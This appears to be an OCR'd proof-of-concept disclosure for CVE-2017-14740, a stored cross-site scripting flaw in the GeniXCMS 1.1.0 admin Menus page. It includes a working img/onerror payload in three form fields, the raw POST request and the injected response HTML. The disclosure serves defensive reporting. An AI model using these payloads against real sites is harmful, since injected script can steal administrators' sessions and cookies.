GeniXCMS-Version 1.1.0
Cross Site Scripting(XSS)
Assigned CVE Number:
CVE-2017-14740

Proof-of-Concept

Submitted by:
Author: Faiz Ahmed Zaidi
Organization: Provensec LLC
Website: www.provensec.com
Email: faizzaidi17@gmail.com
LinkedIn: https://www.linkedin.com/in/faizzaidi/

National Vulnerability Database

(https://nvd.nist.gov/cvss/v2-calculator)

Overall CVSS Score: 3.3

CVSS v2 Vector(AV:N/AC:M/Au:S/C:P/I:N/A:N/E:F/RL:U/RC:C)

Proof-of-Concept

Hello,

I would like to report a vulnerability that I discovered in GeniXCMS (version 1.1.0), which can be exploited to perform Cross-Site Scripting (XSS) attacks. The vulnerability exists due to insufficient sanitization in the "Menu ID" parameter. The exploitation example below uses the "confirm()" JavaScript function to display "1" word.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source; the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Vulnerability Type:

Cross Site Scripting (XSS)

Vendor of Product:

GeniXCMS

Affected Product Code Base:

GeniXCMS (http://genixcms.readthedocs.io/en/latest/) - version 1.1.0

Affected Component:

http://localhost/GeniXCMS-master/gxadmin/index.php?page=menus

---

Attack Type:

Remote

Attack Vectors:

Steps:

1.Login to GeniXCMS.

2.Open the URL "http://localhost/GeniXCMS-master/gxadmin/index.php?page=menus".

3.Create and Save the Menu.

4.XSS gets executed on "http://localhost/GeniXCMS-master/gxadmin/index.php?page=menus" page.

PoC's:



Menus - Dark Night
localhost/GeniXCMS-master/g
Search
admin
Add Menu
Menu ID
ID of the menu, eg. mainmenu
Menu Name
Name of the menu
Menu CLass
.class means menu class is class
Close
Save changes
Dashboard
Posts
Pages
Comments
Media
Users
Menus
Themes
Modules
Settings
Go!
Go!

Fig 1.1




Menus - Dark Night
localhost/GeniXCMS-master/g
Search
admin
Add Menu
Menu ID
"><img src=x onerror=confirm(1);>
ID of the menu, eg. mainmenu
Menu Name
"><img src=x onerror=confirm(2);>
Name of the menu
Menu CLass
"><img src=x onerror=confirm(3);>
.class means menu class is class
Close
Save changes
Dashboard
Posts
Pages
Comments
Media
Users
Menus
Themes
Modules
Settings
Go!
Go!

Fig 1.2


Request
Raw
Params
Headers
Hex
POST /GeniXCMS-master/gxadmin/index.php?page=menus HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0)
Gecko/20100101 Firefox/55.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 264
Referer:
http://localhost/GeniXCMS-master/gxadmin/index.php?page=menus
Cookie:
GeniXCMS-Mt3dB48R0mnbdRLPqFXl=nm9uqujq8dr013lbhhlf96mhr5;
GeniXCMS-6tkItfrp8LVCWB0hDTLC=dpdjllb9lsbucoegklvhlj4r03;
GeniXCMS-Mt3dB48R0mnbdRLPqFXl=nm9uqujq8dr013lbhhlf96mhr5;
GeniXCMS-6tkItfrp8LVCWB0hDTLC=dpdjllb9lsbucoegklvhlj4r03
Connection: close
Upgrade-Insecure-Requests: 1
id=%22%3E%3Cimg+src%3Dx+onerror%3Dconfirm%281%29%3B%3E&name=%22%3E%3Cimg+src%3Dx+onerror%3Dconfirm%282%29%3B%3E&class=%22%3E%3Cimg+src%3Dx+onerror%3Dconfirm%283%29%3B%3E&token=fkdnNa8jRfQ2cx4Gzpzjxd5BeU2AapfTTDuqjIZ0uAgN4u6fmnrEgyBqaJN8R0indCVu4EzG5nISNCPa&submit=
Response
Raw
Headers
Hex
HTML
Render
<input type="text" value=""><img src=x onerror=confirm(3);>" placeholder="Class Style" class="form-control">

<button name="editclass" type="submit" class="btn btn-default">
Go!
</button>

<h5 ><img src=x onerror=confirm(1);>&token=fTImdWIPdFjq8cjlARfFkwEtaMJdDfTnF9TmvHipWkwORFZtAzf9qVPciY7wRSiGtwEbTpiTcluBCDr8"> del</h5>

<img src=x onerror=confirm(1);>" class="panel-collapse collapse">

<!-- Nav tabs -->
<ul class="nav nav-tabs" role="tablist">
<li class="active"><img src=x onerror=confirm(1);>menuitem" role="tab" data-toggle="tab">Menu Items

Fig 1.3



Menus - Dark Night
localhost/GeniXCMS-master/g
Search
admin
admin
Online
MAIN NAVIGATION
Dashboard
Posts
Pages
Comments
Media
Users
Menus
Themes
Modules
Menu Added
1
OK
Cancel
Go!
del
Footer Menu
footer
Class Style
Go!
del

Fig 1.4




Fig 1.5

Vulnerable Code:

URL: http://localhost/GeniXCMS-master/gxadmin/index.php?page=menus

```
<div class="modal-content">
            <form action="index.php?page=menus" method="post">
          <div class="modal-header">
            <button type="button" class="close" data-dismiss="modal"
aria-hidden="true">×</button>
            <h4 class="modal-title" id="myModalLabel">Add Menu</h4>
          </div>
          <div class="modal-body clearfix">

                  <div class="col-sm-12">
                        <div class="form-group">
```

```
                            <label>Menu ID</label>
                            <input name="id" class="form-control"
type="text">
                            <small>ID of the menu, eg.
<code>mainmenu</code></small>
                        </div>
                    </div>
                    <div class="col-sm-12">
                        <div class="form-group">
                            <label>Menu Name</label>
                            <input name="name" class="form-control"
type="text">
                            <small>Name of the menu</small>
                        </div>
                    </div>
                    <div class="col-sm-12">
                        <div class="form-group">
                            <label>Menu CLass</label>
                            <input name="class" class="form-control"
type="text">
                            <smallclass style="" of="" the="" menu.=""
<code="">.class means menu class is <em>class</em>
                        </smallclass></div>
                    </div>


            </div>
            <div class="modal-footer">
              <input name="token"
value="IuO780sH3rjAwrN7A8h8THUrGczwyR4igOyqCpbwVIqVk96IyB4DvqO3CPfl5Pq
4wzer1T4Y2PvGZZGj" type="hidden">
              <button type="button" class="btn btn-default" data-
dismiss="modal">Close</button>
```

```
            <button type="submit" class="btn btn-success"
name="submit">Save changes</button>
          </div>
          </form>
        </div>
```

Reference:

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Discoverer:

Author: Faiz Ahmed Zaidi Organization: Provensec LLC

Website: https://www.provensec.com/